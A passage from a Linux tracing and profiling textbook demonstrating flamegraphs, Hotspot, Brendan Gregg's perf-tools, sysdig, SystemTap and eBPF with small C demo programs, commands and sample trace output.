


FIGURE 4.120 – Generating flamegraph from Perf report

- **Understand flamegraphs** : Flamegraphs are a bit tricky to understand at the beginning.
  - \* **y axis** : represents the stack frame depth.
  - \* **x axis** : does not represent the time. stack frames are ordered alphabetically from the left to the right.  
If two stack frames are adjacent, they will be merged together.
- **Generate flamegraphs from Perf** : We can generate flamegraphs easily as follow :

1. Futex overview was written by *Darren Hart* at : <https://lwn.net/Articles/360699/>
2. Detailed page written by Brendan Gregg at : <https://queue.acm.org/detail.cfm?id=2927301>

```

1 # git clone https://github.com/brendangregg/FlameGraph # or download it from github
2 # cd FlameGraph
3 # perf record -F 99 -ag -- sleep 20
4 # perf script | ./stackcollapse-perf.pl > out.perf-folded
5 # cat out.perf-folded | ./flamegraph.pl > perf-kernel.svg

```

If perf is used on embedded device, get the trace and produce the flamegraph on a computer.

— **Interacting with flamegraphs :** flamegraphs are saved as *svg* files which allow some interaction with them :

- (a) **Mouse over a box :** When passing the mouse over a box ; We can see a tooltip, number of samples in the box and percentage.
- (b) **Search :** We can search for the total occurrence of a particular frame in the entire « flamegraph ». Press « ctrl + f » to display a searchbox. It is enough to write the frame we are looking for then validate.

The exacte name of the frame must be provided (names are case sensitive)

- (c) **Zooming into the graph :** a *left mouse click* will zoom into the choosed box.

A *reset button* is added after zooming allowing us to cancel the zoom

#### 4.3.3.6 Hotspot Perf-GUI

Perf is a command line utility, but it is worth to take a look at a prominent project which adds a GUI to perf. Hotspot (Which can be found at : <https://www.kdab.com/hotspot-gui-linux-perf-profiler/>) is fantastic GUI front-end tool for Perf.

Hotspot can parse an existing « perf.data »file or We can even launch a new recording session. **Figure 4.121** shows the result produced by Hotspot after profiling the system (for about 7 seconds).




FIGURE 4.121 – Hotspot - Perf GUI Utility

**Remark :** Hotsport can be helpful to automate common tasks like producing Flamegraphs.


#### 4.3.3.7 Perf-event-tools

Before closing the discussion about perf, « *Brendan gregg* » wrote a couple of tools that makes tracing and profiling even easier. They are not as powerful as Perf or Ftrace but they can show quickly common bottlenecks.

We can access the perf-tools collection at this page : <https://github.com/brendangregg/perf-tools> or We may clone them :

```
1 $ git clone --depth 1 https://github.com/brendangregg/perf-tools
```

- (a) **Measure disk latency** : We can have an accurate estimate of disk latencies with ease as follow :
- **iosnoop** : records disk latencies made by different processes (**Figure 4.122**).



COMM	PID	TYPE	DEV	BLOCK	BYTES	LATms
jbd2/sdal-29	298	WS	8,0	17073960	32768	0.31
jbd2/sdal-29	298	FF	8,0	18446744073709551615	0	1.32
<idle>	0	WS	8,0	17074024	4096	0.17
gawk	3064	FF	8,0	18446744073709551615	0	0.94
kworker/u2:1	29	WM	8,0	29377496	4096	0.39
kworker/u2:1	29	WM	8,0	29379904	8192	0.94
kworker/u2:1	29	WM	8,0	29448496	4096	0.93
kworker/u2:1	29	WM	8,0	29448968	4096	0.92
kworker/u2:1	29	WM	8,0	33572064	4096	0.91

FIGURE 4.122 – Using ionoop to record disk io latencies

#### More with iosnoop

We can record disk latency for a single process :

```
$ sudo ./iosnoop -p <pid>
```

- **iolatency** : which shows latencies in the form of histogram.

- (b) **Process related tools :**

- **execsnoop** : trace « exec »system calls. Let's see how it works :

- process-fork-execsnop.c : This program uses « execl »function (which is a wrapper around the *exec syscalls*).

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <unistd.h>
5
6 int main(){
7     int ret = 0;
8
9     ret = execl("/usr/bin/vi", "vi", NULL);
10    if (ret < 0){
11        perror("Cannot execute execl");
12        exit(EXIT_FAILURE);
13    }
14
15    return EXIT_SUCCESS;
16}
17
```

- Launch execsnoop as root (**Figure 4.123**).

```
Mémoire Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-VirtualBox ~] perf-tools-master $ sudo ./execsnoop
[sudo] Mot de passe de jugurtha : ~ /perf_events_extensions/execsnoop
Tracing exec(s). Ctrl-C to end.
Instrumenting sys_execve
    PID      PPID     ARGS
```

FIGURE 4.123 – Launching execsnoop to trace exec syscalls

- Compile and execute our program (**Figure 4.124**)

```
jugurtha@jugurtha-VirtualBox ~ /perf_events_extensions/execsnoop $ gcc process-fork-execsnop.c -o process-fork-execsnoop
jugurtha@jugurtha-VirtualBox ~ /perf_events_extensions/execsnoop $ ./process-fork-execsnoop
jugurtha@jugurtha-VirtualBox ~ /perf_events_extensions/execsnoop $
```

FIGURE 4.124 – Compiling a program that forks via execsnoop

- Process forking(execl) by execsnoop : (**Figure 4.125**)

```
Instrumenting sys_execve
    PID      PPID     ARGS
2468  2464 gawk -v o=1 -v opt_name=0 -v name= -v opt_duration=0 [...]
2469  2467 cat -v trace_pipe
2530  2387 ./process-fork-execsnoop
2536  722 /bin/sh -c run-parts --report /etc/cron.daily
2537  2536 run-parts --report /etc/cron.daily
```

FIGURE 4.125 – execsnoop catches exec syscalls

— **opensnoop** : trace calls to « open » syscall.

- openfile.c : the following code opens (open syscall) a file, closes it and gathers some statistics using « stat » syscall.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <sys/stat.h>
5 #include <time.h>
6 int main(int argc ,char *argv []){
7
8
9     FILE* fileDescriptor = NULL;
10    int ret = 0;
11    char c;
12    struct stat st;
13
14    if (argc!=2){
15        printf("Usage : ./opensnoop-file-open fileName\n");
16        exit(EXIT_FAILURE);
17    }
18
19    fileDescriptor = fopen(argv[1] , "r+");
20    if(fileDescriptor != NULL){
21        printf("File content : ");
22        while((c = getc(fileDescriptor)) !=EOF)
23            putchar(c);
24        fclose(fileDescriptor);
25        printf("\n");
26    }
27    else {
28        printf("Cannot open the file\n");
}
```

```

29         exit (EXIT_FAILURE) ;
30     }
31
32     ret = stat ( argv [ 1 ] , &st ) ;
33
34     printf ( "----- File statistics -----\\n" );
35     printf ( "File Name : %s\\n" , argv [ 1 ] );
36     printf ( "File size : %ld bytes\\n" , st . st _size );
37     printf ( "File inode : %ld\\n" , st . st _ino );
38     return EXIT_SUCCESS ;
39 }
40
41

```

- Launch opensnoop to trace open syscalls (**Figure 4.126**)

```

jugurtha@jugurtha-VirtualBox ~/perf-tools-master $ sudo ./opensnoop
[sudo] Mot de passe de jugurtha :
Tracing open(). Ctrl-C to end.
COMM           PID      FD FILE

```

FIGURE 4.126 – Launch opensnoop to trace open syscalls

- Compile and run our program : (**Figure 4.127**)

```

jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/opensnoop $ ./openfile Hello-smile.txt
File content : Hello Smile, I love the opensource!!!!
-----
File statistics -----
File Name : Hello-smile.txt
File size : 39 bytes
File inode : 953545
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/opensnoop $ 

```

FIGURE 4.127 – Compiling a program that open a file and gets statistics

- open syscall caught by opensnoop : (**Figure 4.128**)

```

openfile      5462    0x3 /etc/ld.so.cache
openfile      5462    0x3 /lib/x86_64-linux-gnu/libc.so.6
openfile      5462    0x3 Hello-smile.txt
cinnamon    1618    0x16 /proc/self/stat

```

FIGURE 4.128 – opensnoop catches open syscalls

#### — killsnoop : trace kill syscalls on the system.

- process-killsnoop.c : this program uses the *kill syscall* to kill itself.

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <sys/types.h>
5 #include <signal.h>
6
7 int main () {
8
9     pid_t myPid = getpid () ;
10
11     kill (myPid , SIGKILL) ;
12
13     return EXIT_SUCCESS ;
14 }
15

```

- Launch kill snoop to intercept kill signal (see **Figure 4.129**)

```
root@beaglebone:~/perf-tools-master# ./killsnoop &
[1] 4687
```

FIGURE 4.129 – Launching execsnoop to trace exec syscalls

- Compile and run the program : (see **Figure 4.130**).

```
root@beaglebone:~/perf_events_extensions/killsnop# gcc process-killsnop.c -o p
rocess-killsnop
root@beaglebone:~/perf_events_extensions/killsnop# ./process-killsnop
Killed
```

FIGURE 4.130 – Compiling a self destruction program

- kill signal caught by killsnoop : (see **Figure 4.131**)

```
[process-killsnop 5175 5175 9 0]
```

FIGURE 4.131 – killsnop catches kill syscalls

**Note :** We have launched killsnop in the background as We only have access to one terminal, don't forget to release it (**Figure 4.132**).

```
root@beaglebone:~/perf_events_extensions/killsnop# jobs
[1]+  Running                  ./killsnop & (wd: "/perf-tools-master")
root@beaglebone:~/perf_events_extensions/killsnop# fg %1
./killsnop      (wd: "/perf-tools-master")
^C
Ending tracing...
```

FIGURE 4.132 – killsnop stopped from running in the background

(c) **Tracepoints** : the tool *tpoint* (in the folder **system**)

- \* List available tracepoints : We can get the list of probes and filter the result (**Figure 4.133**)

```
root@beaglebone:~/perf-tools-master/system# ./tpoint -l | grep sched
btrfs:btrfs_ordered_sched
btrfs:btrfs_work_sched
cfg80211:cfg80211_sched_scan_results
cfg80211:cfg80211_sched_scan_stopped
lifo80211:rdev_sched_scan_start
```

FIGURE 4.133 – List available tracepoints using tpoint

- \* Launch tpoint : We can start tpoint passing it the function to trace (**Figure 4.134**)

```
root@beaglebone:~/perf-tools-master/system# ./tpoint sched:sched_switch
Tracing sched:sched_switch, Ctrl-C to end.
tpoint-7977 [000] d..... 793.423880: sched_switch: prev_comm=tpoint prev_pid=7977 prev_prio=120 prev_state
=R => next_comm=apache2 next_pid=1322 next_prio=120
apache2-1322 [000] d..... 793.424060: sched_switch: prev_comm=apache2 prev_pid=1322 prev_prio=120 prev_stat
=eS ==> next_comm=lxqt-panel next_pid=7978 next_prio=120
lxqt-panel-7978 [000] d..... 793.424312: sched_switch: prev_comm=lxqt-panel prev_pid=7978 prev_prio=120 prev_s
tate=x ==> next_comm=lxqt-panel next_pid=2290 next_prio=120
lxqt-panel-2290 [000] d..... 793.425326: sched_switch: prev_comm=lxqt-panel prev_pid=2290 prev_prio=120 prev_s
```

FIGURE 4.134 – tpoint snooping sched-switch tracepoint

(d) **Kprobe** : We can easily attach a kprobe to almost any function using *kprobe* program (in the **kernel** folder).

```
root@beaglebone:/perf-tools-master/kernel# ./kprobe -H p:do_sys_open
Tracing kprobe do_sys_open, Ctrl-C to end.
# tracer: nop
#
# entries-in-buffer/entries-written: 14/14  #P:1
#
#                                     ____=> irqs-off
#                                     /_----> need-resched
#                                     ||/_----> hardirq/softirq
#                                     |||/_--> preempt-depth
#                                     ||||/_--> preempt-lazy-depth
#                                     |||||/_--> migrate-disable
#                                     |||||/_--> delay
#
#           TASK-PID   CPU#  TIMESTAMP  FUNCTION
#           | |       |       |       |
lxqt-panel-2290 [000] d..... 1731.609588: do_sys_open: (do_sys_open+0x0/0x1fc)
lxqt-panel-2290 [000] d..... 1731.609654: do_sys_open: (do_sys_open+0x0/0x1fc)
lxqt-panel-2290 [000] d..... 1731.609685: do_sys_open: (do_sys_open+0x0/0x1fc)
lxqt-panel-2290 [000] d..... 1731.609908: do_sys_open: (do_sys_open+0x0/0x1fc)
lxqt-panel-2290 [000] d..... 1731.610729: do_sys_open: (do_sys_open+0x0/0x1fc)
```

FIGURE 4.135 – Attaching a kprobe to a function using kprobe

- \* Creating a probe : We can attach a probe to a function using the *p* option, the *-H* flag is used to display the headers in the output (TASK-PID, CPU , TIMESTAMP, ..., etc) as shown in **Figure 4.135**.
- \* probing the return of the function : We can snoop the return from a function (using the *r*) and get the return value (using *\$retval*) as shown in (**Figure 4.136**)

```
root@beaglebone:/perf-tools-master/kernel# ./kprobe 'r:do_sys_open $retval'
Tracing kprobe do_sys_open, Ctrl-C to end.
kprobe-16853 [000] d..... 2000.108651: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x3
cat-16862 [000] d..... 2000.113645: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x3
cat-16862 [000] d..... 2000.113788: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x3
cat-16862 [000] d..... 2000.115786: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x3
cat-16862 [000] d..... 2000.116229: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x3
lxqt-panel-2290 [000] d..... 2000.175405: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0xffffffff
lxqt-panel-2290 [000] d..... 2000.175458: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0xffffffff
lxqt-panel-2290 [000] d..... 2000.175513: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x1f
lxqt-panel-2290 [000] d..... 2000.175729: do_sys_open: ($S_open+0x2c/0x30 <- do_sys_open) arg1=0x20
```

FIGURE 4.136 – Probing return of a function using kprobe

#### 4.3.4 Other tracers

##### 4.3.4.1 sysdig

A very handy tracer mainly specialized to analyse containers (like docker) but can be used for system troubleshooting.

- (a) **Installing sysdig :** We can install sysdig as shown below :

```
1 $ sudo apt-get install sysdig
2 $ sudo apt-get install sysdig-dkms
```

- (b) **Monitoring system activity (Real time) :** the simplest way to launch sysdig is :

```
1 $ sudo sysdig
```

The output of the command is shown in **Figure 4.137**.

```
jugurtha@jugurtha-VirtualBox ~/qsort/qsort $ sudo sysdig
9 09:40:04.981948416 0 sysdig (8661) > switch next=0 pgft_maj=0 pgft_min=1129 vm_size=134668 vm_rss=11368 vm_swap=0
10 09:40:04.982021751 0 <NA> (0) > switch next=739(gmain) pgft_maj=0 pgft_min=0 vm_size=0 vm_rss=0 vm_swap=0
11 09:40:04.982026510 0 gmain (739) < poll res=0 fds=
12 09:40:04.982031587 0 gmain (739) > read fd=4(<e>) size=16
13 09:40:04.982033677 0 gmain (739) < read res=11(EAGAIN) data=...
14 09:40:04.982039820 0 gmain (739) > write fd=4(<e>) size=8
15 09:40:04.982041122 0 gmain (739) < write res=8 data=.....
16 09:40:04.982043646 0 gmain (739) > read fd=7(<i>) size=4096
17 09:40:04.982047431 0 gmain (739) < read res=288 data=.....syslog.....kern.log.....
18 09:40:04.982060195 0 gmain (739) > write fd=4(<e>) size=8
```

FIGURE 4.137 – Real time system monitoring using sysdig

The general form of each line in **Figure 4.137** is as follow :

```
Event_ID Event_Timestamp Event_CPU Event_Name (Event_TID) Event_Direction
[Event_Related_Data]
```

Let's take the first line of **Figure 4.137** to understand more :

```
576 09:40:05.012799667 0 gnome-terminal- (6421) < poll res=1 fds=12 :f1
```

Let's break it down :

- **576** : Event identifier which increments for every new line (new event) in the output.
  - **09:40:05.012799667** : Timestamp of the recorded event.
  - **0** : The event was captured on CPU 0.
  - **gnome-terminal-** : The process that generated the event.
  - **(6421)** : PID of a process (or TID of a thread).
  - **<** : Direction of event ; **>** means the event entered and **<** refers to the event's exit.
  - **poll** : the type of the event.
  - **res=1 fds=12 :f1** : the last block depends on the event and gives more related information about it.
- We Can filter sysdig output to track only specific events (like process name or ip address). To get the list of filters, We can issue the following command :

```
1 $ sysdig -l
```

Choose the filter that suits your needs. As an example, We can track events related to « *process vi* »

- Launch sysdig in one terminal as follow :

```
1 $ sudo sysdig proc.name=vi
```

- Open vi in another terminal
- Observe the result in the sysdig terminal as shown in **Figure 4.138**

```
^Cjugurtha@jugurtha-VirtualBox ~$ sudo sysdig proc.name=vi
126614 10:35:59.987856931 0 vi (8890) < execve res=0 exe=vi args= tid=8890(vi) pid=8890(vi) ptid=6425
(bash) cwd=/home/jugurtha/qsort/qsort fdlimit=1024 pgft_maj=0 pgft_min=34 vm_size=1372 vm_rss=4 vm_sw
ap=0 comm=vi cgroups=cpuset/.cpuacct=/.io=/.memory=/.devices=/user.slice.freezer=/.net_cls=...
env=XDG_VTNR=7 SSH_AGENT_PID=1261 XDG_SESSION_ID=c1 XDG_GREETER_DATA_DIR=/var/lib/
126615 10:35:59.987886583 0 vi (8890) > brk addr=0
126616 10:35:59.987887679 0 vi (8890) < brk res=55F070456000 vm_size=1372 vm_rss=4 vm_swap=0
126617 10:35:59.987925718 0 vi (8890) > access mode=0(F_OK)
126618 10:35:59.987931874 0 vi (8890) < access res=-2(ENOENT) name=/etc/ld.so.nohwcap
126619 10:35:59.987936102 0 vi (8890) > access mode=4(R_OK)
126620 10:35:59.987937868 0 vi (8890) < access res=-2(ENOENT) name=/etc/ld.so.preload
126621 10:35:59.987942581 0 vi (8890) > open
```

FIGURE 4.138 – Tracking vi using filters in sysdig

- Save record into a trace file : We can capture sysdig output to a file as shown below :

```
1 $ sudo sysdig -w sysdig-capture.scap
```

The above command is illustrated in **Figure 4.139**.




FIGURE 4.139 – Save sysdig report to a file

**Note :** In this case, We must stop sysdig using *Ctrl+C*.

We can force sysdig to stop recording using the option -n which limits the number of events to record. As a working example, We can issue the command :

```
1 $ sudo sysdig -n 150 -w sysdig-file.scap
```

`sysdig` will record only 150 events, stop recording and save them to a file (in this case : `sysdig-file.scap`).

(c) **Read sysdig trace report** : We can read a trace file as shown below (see **Figure 4.140**).

```
1 $ sudo sysdig -r fileName.scap
```

```
jugurtha@jugurtha-VirtualBox ~$ sudo sysdig -r sysdig-capture.scap
0 10:45:32.641912237 0 sysdig (9115) > switch next=1915(gmain) pgft_maj=18 pgft_min=1115 vm_size=134672 vm_rss=11648 vm_swap=0
1 10:45:32.641917320 0 gmain (1915) < poll res=1 fdls=11:i1
2 10:45:32.641930389 0 gmain (1915) > write fd=9(<e>) size=8
3 10:45:32.641932566 0 gmain (1915) < write res=8 data=......
4 10:45:32.641937997 0 gmain (1915) > write fd=11(<e>) size=8
5 10:45:32.641937997 0 gmain (1915) > read fd=11(<e>) size=4096
6 10:45:32.641941631 0 gmain (1915) < read res=48 data=......
...sysdig-capture.scap.....
7 10:45:32.641968026 0 gmain (1915) > write fd=3(<e>) size=8
8 10:45:32.641971247 0 gmain (1915) < write res=8 data=......
9 10:45:32.641976218 0 gmain (1915) > stat
10 10:45:32.641980331 0 gmain (1915) < stat res=0 path=/home/jugurtha/sysdig/sysdig-capture.scap
11 10:45:32.641983439 0 gmain (1915) > write fd=9(<e>) size=8
12 10:45:32.641983439 0 gmain (1915) < write fd=9(<e>) size=8
13 10:45:32.641983439 0 gmain (1915) > write fd=9(<e>) size=8
14 10:45:32.641983439 0 gmain (1915) < write fd=9(<e>) size=8
```

FIGURE 4.140 – Read sysdig report file

We can use sysdig filters to tune the reading. For instance, We can get the events related to a *read type* as shown **Figure 4.141**.

```
jugurtha@jugurtha-VirtualBox ~$ sudo sysdig -r sysdig-capture.scap evt.type=read  
5 10:45:32.641939799 0 gmain (1915) > read fd=11<(e>) size=4096  
6 10:45:32.641941631 0 gmain (1915) < read res=48 data=.....sysdig-capture.scap.....  
.....  
17 10:45:32.641993762 0 gmain (1915) > read fd=9<(e>) size=16  
18 10:45:32.641994627 0 gmain (1915) < read res=8 data=.....  
26 10:45:32.642061542 0 nemo (1913) > read fd=3<(e>) size=16  
27 10:45:32.642062718 0 nemo (1913) < read res=8 data=.....  
57 10:45:32.642391583 0 gmain (1915) > read fd=9<(e>) size=16  
58 10:45:32.642392363 0 gmain (1915) < read res=8 data=.....  
131 10:45:32.642588476 0 nemo (1913) > read fd=3<(e>) size=16  
132 10:45:32.642589171 0 nemo (1913) < read res=8 data=.....  
139 10:45:32.642614305 0 nemo (1913) > read fd=3<(e>) size=16  
140 10:45:32.642615260 0 nemo (1913) < read res=13 [FACATH] data=.....
```

FIGURE 4.141 – Read sysdig report file using filters

(d) **Csysdig (sysdig GUI)** : We can use it as follow :

#### — Tracing the system :

```
1 $ sudo csysdig
```

— Read trace using csysdig : see **Figure 4.142**

Viewing: Processes For: whole machine							
Source:	sysdig-capture.scap (9556 evts, 5.53s)	Filter:	evt.type!=switch				
FID	CPU	USER	TH	VIRT	RES	FILE	.NET Command
8893	0.33	root	1	132M	12M	0	0.00 sysdig -w sysdig-capture.scap
9115	0.33	root	1	131M	12M	0	0.00 sysdig -w sysdig-capture.scap
4918	0.17	jugurtha	4	485M	20M	3K	7.29K metacity --replace
925	0.17	root	1	530M	102M	3K	9.03K /usr/lib/xorg/Xorg -core :0 -seat seat0 -auth /
1347	0.17	jugurtha	3	202M	1M	0	130.88 /usr/lib/at-spi2-core/at-spi2-registryd --use-g
1480	0.00	jugurtha	3	425M	5M	0	/usr/bin/pulseaudio --start --log-target=syslog
357	0.00	root	1	45M	3M	0	0.00 /lib/systemd/systemd-udevd
2746	0.00	jugurtha	4	356M	3M	0	0.00 /usr/lib/gvfs/gvfsd-network --spawner :1.1 /org
1	0.00	root	1	117M	5M	0	0.00 /sbin/init splash
1681	0.00	jugurtha	1	147M	0	0	0.00 /usr/lib/bluetooth/obexd
755	0.00	root	3	374M	7M	0	0.00 /usr/sbin/NetworkManager --no-daemon
2777	0.00	jugurtha	3	361M	0	0	0.00 /usr/lib/gvfs/gvfsd-dnssd --spawner :1.1 /org/g
757	0.00	avahi	1	44M	1M	0	0.00 avahi-daemon: running [jugurtha-VirtualBox.loca
1500	0.00	jugurtha	3	444M	4M	0	17.35 /usr/lib/x86_64-linux-gnu/cinnamon-settings-dae
1261	0.00	jugurtha	1	11M	40K	0	0.00 /usr/bin/ssh-agent /usr/bin/dbus-launch --exit-
1164	0.00	jugurtha	1	44M	2M	0	0.00 /lib/systemd/systemd --user
701	0.00	root	1	28M	2M	0	0.00 /usr/sbin/cron -f
1467	0.00	jugurtha	3	327M	3M	0	17.35 /usr/lib/x86_64-linux-gnu/cinnamon-settings-dae

FIGURE 4.142 – Read sysdig report file using csysdig

- (e) **Sysdig Chisels scripts :** sysdig is shipped with scripts that filters its output in clever way. We can get the list of the scripts as shown below :

```
1 $ csysdig -cl
```

My favorites are *bottlenecks* and *spy\_users*.

— **Retrieve script description and arguments :** the option *-i* is used as shown in Figure 4.143.

```
jugurtha@jugurtha-VirtualBox ~/sysdig $ sysdig -i spy_users
Category: Security
-----
spy_users      Display interactive user activity

Lists every command that users launch interactively (e.g. from bash) and every
directory users visit. This chisel is compatible with containers using the sysd
ig -pc or -pcontainer argument, otherwise no container information will be show
n. (Blue represents a process running within a container, and Green represents
a host process)
Args:
[int] max_depth - the maximum depth to show in the hierarchy of
processes
[string] disable_color - Set to 'disable_colors' if you want to
 disable color output
```

FIGURE 4.143 – Display script's description in sysdig

— **Launching the script :** We can execute scripts using the *-c* option as shown in Figure 4.144

```
jugurtha@jugurtha-VirtualBox ~/sysdig $ sudo sysdig -c spy_users
9320 11:31:04 jugurtha) ping google.com
9320 11:31:16 jugurtha) /usr/bin/python3 /usr/lib/command-not-found -- clock
9320 11:31:27 jugurtha) ls --color=auto
9320 11:32:12 jugurtha) apt-get update
9320 11:32:12 jugurtha) /usr/bin/dpkg --print-foreign-architectures
9320 11:32:12 jugurtha) /usr/bin/dpkg --print-foreign-architectures
9320 11:32:18 jugurtha) /usr/bin/python3 /usr/lib/command-not-found -- sudo
9320 11:32:25 jugurtha) sudo apt-get update
9320 11:32:29 root) apt-get update
9320 11:32:29 root) /usr/bin/dpkg --print-foreign-architectures
9320 11:32:29 root) /usr/lib/apt/methods/http
9320 11:32:29 root) /usr/lib/apt/methods/https
9320 11:32:29 root) /usr/lib/apt/methods/http
```

FIGURE 4.144 – Execute a sysdig script

#### 4.3.4.2 SystemTap

SystemTap is a scripting language tool (If you are familiar with C language then you only need a small step to understand SystemTap).

SystemTap scripts are translated into modules and then injected into the kernel as shown in Figure 4.145.




FIGURE 4.145 – Systemtap working internals

### Remark

The latest versions of SystemTap works great with RedHat but not other distributions, We found that SystemTap2.5 is good enough.

One can install SystemTap as follow :

```

1 $ sudo apt-get remove systemtap
2 $ wget https://fedorahosted.org/releases/e/1/elfutils/0.160/elfutils-0.160.tar.bz2
3 $ wget https://sourceware.org/systemtap/ftp/releases/systemtap-2.5.tar.gz
4 $ tar jxf elfutils-0.160.tar.bz2
5 $ tar zxf systemtap-2.5.tar.gz
6 $ cd systemtap-2.5
7 $ ./configure --with-elfutils=../elfutils-0.160
8 $ make
9 $ sudo make install
  
```

You can test if SystemTap is working propely by :

```

1 $ sudo stap -e 'probe kernel.function("sys_open") {log("hello_world") exit()}'
```

If you have a compilation error, go to this

<https://blog.jeffli.me/blog/2014/10/10/install-systemtap-in-ubuntu-14-dot-04/> or this page  
[https://wiki.ubuntu.com/Kernel/Systemtap#Where\\_to\\_get\\_debug\\_symbols\\_for\\_kernel\\_X.3F](https://wiki.ubuntu.com/Kernel/Systemtap#Where_to_get_debug_symbols_for_kernel_X.3F)

The minimal SystemTap skeleton that we should always start with.

```

1 probe begin # Function to be translated into module_init
2 {
3     printf("SMILE, SystemTap module has started!\n")
4 }
5
6 probe end # Function to be translated into module_exit
7 {
8     printf("SMILE, SystemTap module has been released with success")
9 }
10
```

Note : # are comments in SystemTap.

### SystemTap Doc

SystemTap is well supported and documented at <http://www.redbooks.ibm.com/redpapers/pdfs/redp4469.pdf> or  
[https://sourceware.org/systemtap/SystemTap\\_Beginners\\_Guide.pdf](https://sourceware.org/systemtap/SystemTap_Beginners_Guide.pdf)

SystemTap can do everything, **Figure 4.146** shows systemTap tapping on page faults at real time.

```
root@m2lse-VirtualBox:/home/m2lse# stap showmem.stp
vminfo: Page fault at 0xb77b0000 on a read..Major fault
pool: Page fault at 0xb6300000 on a write..Minor fault
pool: Page fault at 0xb6300000 on a write..Minor fault
unity-scope-vid: Page fault at 0xa348db4 on a write..Minor fault
gnome-terminal: Page fault at 0x926a20c on a write..Minor fault
gnome-terminal: Page fault at 0x9266000 on a write..Minor fault
gnome-terminal: Page fault at 0x9267010 on a write..Minor fault
gnome-terminal: Page fault at 0xbfdad000 on a write..Minor fault
gnome-terminal: Page fault at 0x9268018 on a write..Minor fault
gnome-terminal: Page fault at 0x9269000 on a write..Minor fault
gnome-terminal: Page fault at 0x927220c on a write..Minor fault
gnome-terminal: Page fault at 0x9273214 on a write..Minor fault
gnome-terminal: Page fault at 0x926b00c on a write..Minor fault
gnome-terminal: Page fault at 0x9274a1c on a write..Minor fault
^Cgnome-terminal: Page fault at 0xb6d830c8 on a read..Major fault
gnome-terminal: Page fault at 0xb6cff2ae on a read..Major fault
gnome-terminal: Page fault at 0x926c014 on a write..Minor fault
gnome-terminal: Page fault at 0x9275224 on a write..Minor fault
root@m2lse-VirtualBox:/home/m2lse#
```

FIGURE 4.146 – Recording page faults using SystemTap

#### 4.3.4.3 eBPF

BPF (Berkeley Packet Filter) is the famous virtual machine (running inside the kernel) which is used by <https://www.tcpdump.org/>.

eBPF (Extended Berkeley Packet Filter) is the extension of BPF. Hopefully, it does much more than handling packets, it can serve as an *observability, DDos mitigation, Intrusion detection, Tracing, ...*, etc (**Figure 4.147** (taken from Brenden Gregg's blog)).

